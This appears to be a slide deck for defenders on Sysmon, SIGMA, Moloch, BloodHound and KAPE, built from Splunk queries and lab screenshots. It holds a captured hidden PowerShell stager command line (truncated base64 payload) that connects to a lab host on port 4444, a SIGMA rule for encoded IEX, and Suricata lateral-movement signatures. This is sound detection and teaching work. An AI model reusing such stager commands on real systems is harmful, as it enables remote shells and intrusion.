

# Beyond Logs

Why it's an exciting time to be a defender


**WHY**

# Agenda

- Sysmon
- SIGMA
- Moloch
- BloodHound
- KAPE
- SilkETW

Systemon

<https://posts.specterops.io/real-time-sysmon-processing-via-ksql-and-helk-part-1-initial-integration-88c2b6eac839>



In Action - ImageLoads

```
1 index="winevent_sysmon" | EventCode=7 | stats values(ImageLoaded) as ImageLoaded by ProcessGuid
2 | WHERE ProcessGuid = "{62931bd9-1c7a-5d79-0000-001046c59400}"
3 | join ProcessGuid type=inner
4   [search EventCode=7
5     | table Image ImageLoaded ProcessGuid]
6 | table Image ImageLoaded
```

✓ 3,149 events (9/11/19 8:11:00.000 AM to 9/11/19 9:11:01.000 AM) No Event Sampling ▾

Job ▾ || ■ → 🖨 ⬇

Events (3,149) Patterns **Statistics (1)** Visualization

20 Per Page ▾ ✍ Format Preview ▾

Image ↕	ImageLoaded ↕
C:\Users\Administrator\Desktop\stager.exe	C:\Users\Administrator\Desktop\stager.exe C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clrjit.dll C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorlib.dll C:\Windows\System32\KernelBase.dll C:\Windows\System32\SHCore.dll C:\Windows\System32\advapi32.dll C:\Windows\System32\bcrypt.dll C:\Windows\System32\bcryptprimitives.dll C:\Windows\System32\cfgmgr32.dll C:\Windows\System32\combase.dll C:\Windows\System32\cryptbase.dll C:\Windows\System32\cryptsp.dll C:\Windows\System32\gdi32.dll C:\Windows\System32\gdi32full.dll C:\Windows\System32\imm32.dll C:\Windows\System32\kernel.appcore.dll C:\Windows\System32\kernel32.dll C:\Windows\System32\mscorlib.dll C:\Windows\System32\msvc_p_win.dll C:\Windows\System32\msvcrt.dll C:\Windows\System32\ntdll.dll C:\Windows\System32\ole32.dll C:\Windows\System32\powrprof.dll C:\Windows\System32\profapi.dll C:\Windows\System32\psapi.dll C:\Windows\System32\rpcrt4.dll C:\Windows\System32\rsaenh.dll C:\Windows\System32\sechost.dll C:\Windows\System32\shell32.dll C:\Windows\System32\shlwapi.dll C:\Windows\System32\ucrtbase.dll C:\Windows\System32\ucrtbase_clr0400.dll C:\Windows\System32\umpdc.dll C:\Windows\System32\user32.dll C:\Windows\System32\vruntime140_clr0400.dll C:\Windows\System32\version.dll C:\Windows\System32\win32u.dll C:\Windows\System32\windows.storage.dll C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\42d5b506d72f14266bbe77f755ec0dfd\System.Configuration.ni.dll C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\c83a55ac24be5064997ad379ac4c05dd\System.Core.ni.dll C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\0277f6692b701b22d96240b0cde99539\System.Xml.ni.dll C:\Windows\assembly\NativeImages_v4.0.30319_64\System\d8eed133ae660904dfe3ed4521157cbc\System.ni.dll C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\5bf3aec1e2354e12f9476c318d90a261\mscorlib.ni.dll

In Action – Process + Network = 



```
1 index=winevent_sysmon EventCode=3 Protocol=tcp
2 | table User ComputerName ProcessId ProcessGuid DestinationIp DestinationPort
3 | join type=inner ProcessGuid
4   [search EventCode=1
5     | table ProcessGuid CommandLine ParentCommandLine]
6   | fields User DestinationIp DestinationPort CommandLine ParentCommandLine
```

Last 24 hours

Q

✓ 20 events (9/10/19 10:00:00.000 AM to 9/11/19 10:06:40.000 AM) No Event Sampling

Job || ↩ ⌂ ⬇

Verbose Mode

Events (20)

Patterns

Statistics (20)

Visualization

20 Per Page

Format

Preview

User	DestinationIp	DestinationPort	CommandLine
NT AUTHORITY\SYSTEM	192.168.1.116	4444	"powershell.exe" -noni -nop -w hidden -c &[scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIALYieV0CA7VWbW+bSBD+nEj5D6iyZFAcgxM3TSNFusXGNo5JTbDxW60TgTVsvSwuLLFJr//9BmzSVE2r9qRDSOzLvDzzz0wOq5S5nERMwNo7JHw50T4a0rETCmIlexrZ72tCBXvdiXR0BDuVz2+juXAjiaU02bSj0CFseX3dSuMYM76f17uYoyTE[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))

In Action- Show Me Everything

```
1 index=winevent_sysmon
2 | stats values(*) as * by ProcessGuid
3 | eval eventtypecount = mvcount(EventCode)
4 | WHERE eventtypecount > 1
5 | table Task,Image
```

Last 15 minutes ▾



✓ 243 events (9/11/19 9:56:40.000 AM to 9/11/19 10:11:40.000 AM) No Event Sampling ▾

Job ▾



Verbose Mode ▾

Events (243) Patterns **Statistics (8)** Visualization

20 Per Page ▾

Format

Preview ▾

Task ^	Image ↕
1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
11	
17	
18	
7	
File created (rule: FileCreate)	
Image loaded (rule: ImageLoad)	
Pipe Connected (rule: PipeEvent)	
Pipe Created (rule: PipeEvent)	
Process Create (rule: ProcessCreate)	
1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
11	
17	
18	
7	
File created (rule: FileCreate)	
Image loaded (rule: ImageLoad)	
Pipe Connected (rule: PipeEvent)	
Pipe Created (rule: PipeEvent)	
Process Create (rule: ProcessCreate)	
1	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
11	C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
17	
3	
7	
File created (rule: FileCreate)	
Image loaded (rule: ImageLoad)	
Network connection detected (rule: NetworkConnect)	
Pipe Created (rule: PipeEvent)	
Process Create (rule: ProcessCreate)	

```
1 index=winevent_sysmon
2 | stats values(*) as * by ProcessGuid
3 | eval eventtypecount = mvcount(EventCode)
4 | WHERE eventtypecount > 1
5 | table Task, Image
```

✓ 1,462 events (9/11/19 9:19:00.000 AM to 9/11/19 10:19:32.000 AM) No Event Sampling ▾

Events (1,462) Patterns Statistics (26) Visualization

🚩 Force Directed Visualization ✎ Format 🧩 Trellis



SSEM | Hosts

OverviewHostsNetworkTimeLines

e.g host name: "foo"

Last 24 hours

Show datesRefresh

Hosts

Last Event: 16 seconds ago

Hosts3

User Authentications  
✓ 5,731 Success ✕ 0 Fail

Unique IPs  
23 Source 33 Destination

All Hosts

Showing: 3 Hosts

Name	Last Seen <sup>1</sup>	OS	Version
WEC	Jun 26, 2019 @ 12:38:22.261	Windows Server 2016 Datacenter Evaluation	10.0
ubuntu	Jun 26, 2019 @ 12:38:20.001	Ubuntu	18.04.2 LTS (Bionic Beaver)
Win10-1	Jun 26, 2019 @ 12:38:18.897	Windows 10 Enterprise Evaluation	10.0

Authentications

Showing: 12 Users

User	Successes	Failures	Last Success	Last Successful Source	Last Successful Destination	Last Failure	Last Failed Source	Last Failed Destination
WECs	2628	0	23 minutes ago	--	WEC	--	--	--
WIN10-1S	1435	0	23 minutes ago	--	WEC	--	--	--
LAB-OCS	1194	0	23 minutes ago	--	WEC	--	--	--
SYSTEM	376	0	27 minutes ago	--	WEC	--	--	--
DWM-1	27	0	28 minutes ago	--	WEC	--	--	--
Administrator	25	0	27 minutes ago	192.168.1.237	WEC	--	--	--
UMPD-0	10	0	48 minutes ago	--	Win10-1	--	--	--
UMPD-1	10	0	48 minutes ago	--	Win10-1	--	--	--
LOCAL_SERVICE	9	0	28 minutes ago	--	WEC	--	--	--
NETWORK_SERVICE	9	0	28 minutes ago	--	WEC	--	--	--

Rows: 10 ▾ Load More


Uncommon Processes

Showing: 114 Processes

Name	Number of Hosts	Number of Instances	Hosts	Last Command	Last User
Tac.exe	1	1	Win10-1	C:\Program Files>ZipTad.exe --w	Administrator
PfexecConfig.exe	1	1	Win10-1	C:\Users\Administrator\AppData\Local\Microsoft\OneDrive\15.086.0502.0000\PfexecConfig.exe	Administrator
LocalBridge.exe	1	1	Win10-1	C:\Program Files\WindowsApps\Microsoft.MicrosoftPowerToGo_1e1b1c1d-f1e1-4b1d-b1e1-1b1e1b1e1b1e\LocalBridge.exe	Administrator
LocationNotificationWindows.exe	1	1	Win10-1	C:\Windows\System32\LocationNotificationWindows.exe	Administrator
LockAppHost.exe	1	1	WEC	C:\Windows\System32\LockAppHost.exe	Administrator
SHClient.exe	1	1	Win10-1	C:\Windows\System32\shclient.exe	SYSTEM
SpeechRuntime.exe	1	1	Win10-1	C:\Windows\System32\Speech_OneCoreCommonSpeechRuntime.exe	Administrator
SystemSettings.exe	1	1	Win10-1	C:\Windows\ImmersiveControlPanel\SystemSettings.exe	Administrator
UpdateNotificationMgr.exe	1	1	Win10-1	C:\Windows\System32\UNP\UpdateNotificationManager.exe	SYSTEM
WinPos_A_1_311.exe	1	1	Win10-1	C:\Users\Administrator\AppData\Local\Packages\Microsoft.WindowsEdge_8wekyb3d8bbwe\TempStateDownload\WinPos_A_1_311.exe	Administrator


Rows: 10 ▾ Load More

Events



- ~~Sysmon~~
- SIGMA
- Moloch
- BloodHound
  - KAPE
  - SilkETW

```
title: Encoded IEX
status: experimental
description: Detects a base64 encoded IEX command string in a process command line
author: Florian Roth
date: 2019/08/23
tags:
  - attack.t1086
  - attack.t1140
  - attack.execution
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    CommandLine|base64offset|contains:
      - 'IEX (['
      - 'iex (['
      - 'iex (New'
      - 'IEX (New'
  condition: selection
fields:
  - CommandLine
  - ParentCommandLine
falsepositives:
  - unknown
level: critical
```



```
root@ubuntu:/# sigmac -t splunk -c splunk-windows /home/anton/Desktop/tools/sigma/rules/windows/process_creation/win_encoded_iex.yml
(CommandLine="*SUVYICHb*" OR CommandLine="*lFWCAoW*" OR CommandLine="*JRVggKF*" OR CommandLine="*aWV4IChb*" OR CommandLine="*lleCA
oW*" OR CommandLine="*pZXggKF*" OR CommandLine="*aWV4Ich0ZX*" OR CommandLine="*lleCAoTmV3*" OR CommandLine="*pZXggKE5ld*" OR Comma
ndLine="*SUVYICH0ZX*" OR CommandLine="*lFWCAoTmV3*" OR CommandLine="*JRVggKE5ld*") | table CommandLine,ParentCommandLine
```

# Benefits

- Easier to write SIEM alerts
- Space for comments
- Portable, convert queries from Elastic Splunk
- Share queries



- ~~Sysmon~~
- ~~SIGMA~~
- Moloch
- BloodHound
  - KAPE
  - SilkETW

Q

Search

×

Search

🕒

Last hour

Start

2019/09/13 07:52:50

⏮

⏭

End

2019/09/13 08:52:50

⏮

⏭

Bounding

Last Packet

Interval

Auto

50 per page

1

2


3

4

5

»

Showing 1 - 50 of 255 entries



		Start Time	Stop Time	Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes / Bytes	Moloch Node	Info
+	tcp	2019/09/13 08:47:54	2019/09/13 08:47:54	192.168.1.229	52980	35.186.224.53 US	443	3	0 180	ubuntu	
+	tcp	2019/09/13 08:47:53	2019/09/13 08:47:53	52.114.32.7 JP	443	192.168.1.233	51680	13	0 7,435	ubuntu	
+	tcp	2019/09/13 08:44:18	2019/09/13 08:44:18	192.168.1.229	52741	35.186.224.53 US	443	3	0 180	ubuntu	
+	tcp	2019/09/13 08:44:17	2019/09/13 08:44:17	192.168.1.233	51381	184.87.60.156 US	80	3	0 180	ubuntu	
+	tcp	2019/09/13 08:44:16	2019/09/13 08:44:16	35.186.224.53 US	443	192.168.1.229	52480	5	0 357	ubuntu	
+	tcp	2019/09/13 08:44:16	2019/09/13 08:44:16	192.168.1.244	48888	35.224.99.156 US	80	10	235 911	ubuntu	URI connectivity-check.ubuntu.com/
+	tcp	2019/09/13 08:44:14	2019/09/13 08:44:14	192.168.1.229	52735	35.186.224.53 US	443	3	0 180	ubuntu	
+	tcp	2019/09/13 08:44:14	2019/09/13 08:44:16	192.168.1.233	51436	52.114.32.7 JP	443	20	7,591 8,743	ubuntu	Alt Name *.events.data.microsoft.com events.data.microsoft.com *.vortex-win.data.microsoft.com more...
+	tcp	2019/09/13 08:44:13	2019/09/13 08:44:14	192.168.1.233	51435	13.78.168.230 US	443	21	3,493 4,699	ubuntu	Alt Name slscr.update.microsoft.com
+	tcp	2019/09/13 08:44:11	2019/09/13 08:44:11	192.168.1.229	52732	35.186.224.53 US	443	3	0 180	ubuntu	
+	tcp	2019/09/13 08:44:11	2019/09/13 08:44:12	192.168.1.233	51434	52.114.32.7 JP	443	16	8,214 9,138	ubuntu	Alt Name *.events.data.microsoft.com events.data.microsoft.com *.vortex-win.data.microsoft.com more...
+	tcp	2019/09/13 08:44:11	2019/09/13 08:44:11	192.168.1.233	51432	24.226.22.187 CA	80	9	1,436 1,976	ubuntu	URI emdl.ws.microsoft.com/emdl/c/doc/ph/prod6/msdownload/update/software/defu/2019/09/1024/am_delta_36dac29b824c4a0ea28c6363b7d6d84182fab811.exe.json Alt Name prod5.do.dsp.mp.microsoft.com geo-prod.do.dsp.mp.microsoft.com summary-prod.do.dsp.mp.microsoft.com more...
+	tcp	2019/09/13 08:44:09	2019/09/13 08:44:10	192.168.1.233	51428	40.79.70.158 US	443	22	4,730 5,990	ubuntu	URI 192.168.1.244:8005/eshealth.json
+	tcp	2019/09/13 08:44:09	2019/09/13 08:44:19	192.168.1.229	52842	192.168.1.244	8005	11	1,782 2,424	ubuntu	
+	tcp	2019/09/13 08:44:09	2019/09/13 08:44:10	192.168.1.233	51425	13.83.149.67 US	443	14	0 18,988	ubuntu	
+	tcp	2019/09/13 08:44:09	2019/09/13 08:44:09	192.168.1.229	52728	35.186.224.53 US	443	3	0 180	ubuntu	
+	tcp	2019/09/13 08:43:56	2019/09/13 08:43:56	192.168.1.229	52712	35.186.224.53 US	443	3	0 180	ubuntu	
+	tcp	2019/09/13 08:43:44	2019/09/13 08:43:44	192.168.1.229	52697	35.186.224.53 US	443	3	0 180	ubuntu	
+	tcp	2019/09/13 08:43:42	2019/09/13 08:43:43	192.168.1.233	51403	51.143.106.177 US	443	21	4,589 5,795	ubuntu	Alt Name settings-win.data.microsoft.com
+	tcp	2019/09/13 08:43:42	2019/09/13 08:43:42	192.168.1.233	51402	51.143.106.177 US	443	22	4,783 6,043	ubuntu	Alt Name settings-win.data.microsoft.com
+	tcp	2019/09/13 08:43:42	2019/09/13 08:43:42	192.168.1.233	51401	51.143.106.177 US	443	21	4,583 5,783	ubuntu	Alt Name settings-win.data.microsoft.com
+	tcp	2019/09/13 08:43:41	2019/09/13 08:43:41	192.168.1.229	52695	35.186.224.53 US	443	3	0 180	ubuntu	
+	tcp	2019/09/13	2019/09/13	192.168.1.233	51400	51.143.106.177	443	22	4,614	ubuntu	Alt Name settings-win.data.microsoft.com

✖	tcp	2018/10/21 15:18:09	2018/10/21 15:18:10	192.168.1.116	39713	192.168.1.250	445	72	14,662 18,624	ubuntu
Download Pcap   Source Raw   Destination Raw   Permalink   Actions ▼										

Id

181021-UggWLDgWx3RJIdXDoEndnm

Time

2018/10/21 15:18:09 - 2018/10/21 15:18:10

Node ▼

ubuntu

Protocols ▼

smb tcp

IP Protocol ▼

tcp

Src ▼

Packets 37   Bytes 12,692   Databytes 10,644

Dst ▼

Packets 35   Bytes 5,932   Databytes 4,018

Ethernet ▼

Src Mac 00:0c:29:fc:c8:a8 OUI VMware, Inc.   Dst Mac 00:0c:29:7c:e0:c7 OUI VMware, Inc.

Src IP/Port ▼

192.168.1.116 : 39713 { ARIN }

Dst IP/Port ▼

192.168.1.250 : 445 { ARIN }

Payload8 ▼

Src 0000003aff534d42 ( :💎SMB )   Dst 0000020efe534d42 (   □□SMB )

Tags ▼

TCP Flags ▼

SYN 1   SYN-ACK 1   ACK 5   PSH 63   RST 1   FIN 1   URG 0

SMB

Files ▼ svcctl

Suricata

Signature ▼

ET POLICY Powershell Command With Hidden Window Argument Over SMB - Likely Lateral Movement   ET POLICY Powershell Command With NonInteractive Argument Over SMB - Likely Lateral Movement   ET POLICY Powershell Command With No Profile Argument Over SMB - Likely Lateral Movement   ET POLICY Powershell Activity Over SMB - Likely Lateral Movement

Category ▼

A Network Trojan was detected

Flow Id ▼

1890695353840990

Action ▼

allowed

Gid ▼

1

Severity ▼

0

Signature id ▼

2,025,724   2,025,719   2,025,720   2,025,722

<https://github.com/salesforce/ja3>

Download Pcap    Source Raw    Destination Raw    Permalink    Actions

**Time** 2018/10/21 15:18:10 - 2018/10/21 15:18:10

Protocols ▾

Src ▾ Packets

司



### CP Flags



JA3 ▼

Version ▼ TLSv1.2

Cipher TLS\_EC

JA3 72a589d

- Windows 10 Meterpreter (reported: 2019-09-16 13:16:31)
- Windows 10 socket initiating a TLS communication when going to an IP (reported: 2019-07-18 20:45:41)

72a589da586844d7f0818ce684948eea

<https://ja3er.com>

<https://github.com/LeeBrotherston/tls-fingerprinting>

# Additional Features

- Data enrichment via WISE service
  - Host and username data from other systems
  - Vulnerability data from threat feeds
  - Translate JA3 to friendly names
- YARA Support
- Modular + Scalable
- Great Slack Help
- API
- Click Actions – Check IPs in Virutstotal or GreyNoise
- Hunts

- ~~Sysmon~~
- ~~SIGMA~~
- ~~Moloch~~
- BloodHound
  - KAPE
  - SilkETW




Image via

<https://posts.specterops.io/bloodhound-2-0-bc5117c45a99>

<https://github.com/BloodHoundAD/BloodHound> → Get it

<https://www.pentestpartners.com/security-blog/bloodhound-walkthrough-a-tool-for-many-tradecrafts/> → Set it up

# What do I do with it?

- Find paths to Domain Admins
- Over Privileged Users
- Kerberostable Users
- All Your Active Directories secrets 😊
- Feed the data back into your SIEM[?]
- Whatever you do with BH, please donate:


[mda.org/donate](https://mda.org/donate)



- ~~Sysmon~~
- ~~SIGMA~~
- ~~Moloch~~
- ~~BloodHound~~
  - KAPE
- SilkETW

☒ Use Target options

## Target options

Target source  ...Target destination C:\Users\Administrator\Desktop\kape\DataRaw ... ☒ Flush ☐ Add %d ☐ Add %m

## Targets (Double-click to edit a target)

Drag a column header here to group by that column

...	Name	Description
▼	📁	📁
<input type="checkbox"/>	Apa...	Apache Access Log
<input type="checkbox"/>	IISL...	IIS Log Files
<input type="checkbox"/>	MS...	MS SQL ErrorLogs
<input type="checkbox"/>	NGI...	NGINX Log Files
<input checked="" type="checkbox"/>	Po...	PowerShell Console Log File
<input type="checkbox"/>	Kap...	Kape Triage collections that will collect most of the files needed for a DFIR Investigation. T...
<input type="checkbox"/>	Mini...	MFT, Registry and Event Logs to generate a mini timeline
<input type="checkbox"/>	Re...	Composite target for files related to remote administration tools
<input type="checkbox"/>	Virt...	Virtual Disks
<input type="checkbox"/>	Gig...	Gigatribe Files
<input type="checkbox"/>	Tor...	Torrent Clients
<input type="checkbox"/>	Tor...	Torrent Files
<input type="checkbox"/>	\$Boot	\$Boot
<input type="checkbox"/>	\$J	\$J
<input type="checkbox"/>	\$Lo...	\$LogFile
<input type="checkbox"/>	\$MFT	\$MFT
<input type="checkbox"/>	\$SDS	\$SDS
<input type="checkbox"/>	\$T	\$T
<input type="checkbox"/>	Am...	Amcache.hve
<input type="checkbox"/>	App...	Windows Application Event Log
<input type="checkbox"/>	BCD	Boot Configuration Files
<input type="checkbox"/>	Co...	Collect Event logs, Trace logs, Windows Firewall and PowerShell console
<input type="checkbox"/>	Enc...	EncapsulationLogging

☐ Process VSCs ☒ Deduplicate Container ☒ None ☐ VHDX ☐ VHD ☐ Zip

SHA-1 exclusions

 ...

Base name

☒ Zip container☐ Transfer

## Transfer options

SFTP AWS S3 Azure storage

Server	<input type="text"/>	Username	<input type="text"/>
Port	<input type="text" value="22"/>	Password	<input type="text"/>
Comment	<input type="text"/>		

☒ Use Module options

## Module options

Module source C:\Users\Administrator\Desktop ...

Module destination C:\Users\Administrator\Desktop\kape\DataProc ... ☒ Flush ☐ Add %d ☐ Add %m ☐ Zip

## Modules (Double-click to edit a module)

Drag a column header here to group by that column

...	Category	Description
▼	📁	📁
<input checked="" type="checkbox"/>	LiveResponse	NBTStat_NETBIOS_Cache
<input checked="" type="checkbox"/>	LiveResponse	NBTStat_NETBIOS_Sessions
<input checked="" type="checkbox"/>	LiveResponse	NetStat
<input checked="" type="checkbox"/>	LiveResponse	Gathers Basic System Information Using the Net Command
<input checked="" type="checkbox"/>	LiveResponse	Gathers Basic System Information Using the Net Command (Accounts)
<input checked="" type="checkbox"/>	LiveResponse	Gathers Basic System Information Using the Net Command (File)
<input checked="" type="checkbox"/>	LiveResponse	Gathers Basic System Information Using the Net Command (LocalGroup)
<input checked="" type="checkbox"/>	LiveResponse	Gathers Basic System Information Using the Net Command (Session)
<input checked="" type="checkbox"/>	LiveResponse	Gathers Basic System Information Using the Net Command (Share)
<input checked="" type="checkbox"/>	LiveResponse	Gathers Basic System Information Using the Net Command (Running Services)
<input checked="" type="checkbox"/>	LiveResponse	Gathers Basic System Information Using the Net Command (Use)
<input checked="" type="checkbox"/>	LiveResponse	Gathers Basic System Information Using the Net Command (User)
<input checked="" type="checkbox"/>	LiveResponse	Network Details
<input checked="" type="checkbox"/>	LiveResponse	Combination Module for LiveResponse. Gathering Running Process Details
<input checked="" type="checkbox"/>	LiveResponse	PsFile is a command-line utility that shows a list of files on a system that are opened remotely, and it also allows you to close open...
<input checked="" type="checkbox"/>	LiveResponse	PsInfo is a command-line tool that gathers key information about the local or remote Windows NT/2000 system, including the type ...
<input checked="" type="checkbox"/>	LiveResponse	Shows statistics for all running processes
